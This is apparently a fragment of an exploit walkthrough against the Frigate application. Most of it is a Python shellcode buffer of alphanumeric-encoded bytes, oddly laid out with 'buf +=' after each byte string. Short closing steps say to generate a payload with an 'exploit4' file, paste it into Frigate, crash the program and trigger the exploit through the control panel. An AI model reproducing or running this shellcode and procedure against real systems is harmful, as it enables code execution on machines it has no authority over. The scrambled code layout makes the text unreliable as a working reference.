
b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37"	buf	+=
b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"	buf	+=
b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"	buf	+=
b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x7a\x48\x6f\x72"	buf	+=
b"\x53\x30\x63\x30\x77\x70\x43\x50\x6d\x59\x38\x65\x74"	buf	+=
b"\x71\x79\x50\x71\x74\x6e\x6b\x46\x30\x74\x70\x6e\x6b"	buf	+=
b"\x43\x62\x46\x6c\x6e\x6b\x53\x62\x34\x54\x6c\x4b\x72"	buf	+=
b"\x52\x36\x48\x44\x4f\x6d\x67\x50\x4a\x74\x66\x35\x61"	buf	+=
b"\x79\x6f\x4e\x4c\x67\x4c\x63\x51\x61\x6c\x75\x52\x66"	buf	+=
b"\x4c\x71\x30\x6b\x71\x5a\x6f\x46\x6d\x53\x31\x6f\x37"	buf	+=
b"\x7a\x42\x4c\x32\x53\x62\x72\x77\x6e\x6b\x53\x62\x34"	buf	+=
b"\x50\x6e\x6b\x30\x4a\x75\x6c\x4e\x6b\x72\x6c\x52\x31"	buf	+=
b"\x64\x38\x49\x73\x42\x68\x35\x51\x5a\x71\x73\x61\x4c"	buf	+=
b"\x4b\x72\x79\x45\x70\x35\x51\x6e\x33\x4e\x6b\x62\x69"	buf	+=
b"\x64\x58\x58\x63\x57\x4a\x32\x69\x6e\x6b\x64\x74\x4c"	buf	+=
b"\x4b\x43\x31\x4b\x66\x75\x61\x39\x6f\x6c\x6c\x79\x51"	buf	+=
b"\x68\x4f\x74\x4d\x47\x71\x4f\x37\x50\x38\x49\x70\x33"	buf	+=
b"\x45\x6a\x56\x47\x73\x63\x4d\x79\x68\x55\x6b\x33\x4d"	buf	+=
b"\x55\x74\x54\x35\x6d\x34\x43\x68\x6e\x6b\x42\x78\x75"	buf	+=
b"\x74\x65\x51\x6b\x63\x63\x56\x6e\x6b\x54\x4c\x50\x4b"	buf	+=

b"\x4c\x4b\x71\x48\x35\x4c\x36\x61\x78\x53\x4e\x6b\x77"	buf	+=
b"\x74\x6c\x4b\x76\x61\x38\x50\x6e\x69\x70\x44\x47\x54"	buf	+=
b"\x34\x64\x51\x4b\x61\x4b\x35\x31\x63\x69\x61\x4a\x53"	buf	+=

b"\x61\x79\x6f\x79\x70\x43\x6f\x53\x6f\x63\x6a\x6e\x6b"	buf	+=
b"\x55\x42\x68\x6b\x6c\x4d\x73\x6d\x50\x6a\x55\x51\x4e"	buf	+=
b"\x6d\x4e\x65\x68\x32\x77\x70\x45\x50\x67\x70\x36\x30"	buf	+=
b"\x33\x58\x45\x61\x6e\x6b\x70\x6f\x6c\x47\x79\x6f\x38"	buf	+=
b"\x55\x4d\x6b\x7a\x50\x48\x35\x4c\x62\x73\x66\x50\x68"	buf	+=
b"\x4e\x46\x4f\x65\x4d\x6d\x4f\x6d\x79\x6f\x4e\x35\x57"	buf	+=
b"\x4c\x75\x56\x53\x4c\x37\x7a\x6b\x30\x59\x6b\x4b\x50"	buf	+=
b"\x64\x35\x43\x35\x6d\x6b\x63\x77\x65\x43\x52\x52\x70"	buf	+=
b"\x6f\x32\x4a\x45\x50\x30\x53\x6b\x4f\x6e\x35\x43\x53"	buf	+=

b"\x42\x4f\x70\x6e\x31\x64\x44\x32\x62\x4f\x30\x6c\x43" buf += b"\x30\x41\x41"

Use exploit4 file to generate a payload and paste it in Frigate.



Crash the application and exploit it by opening the control panel.

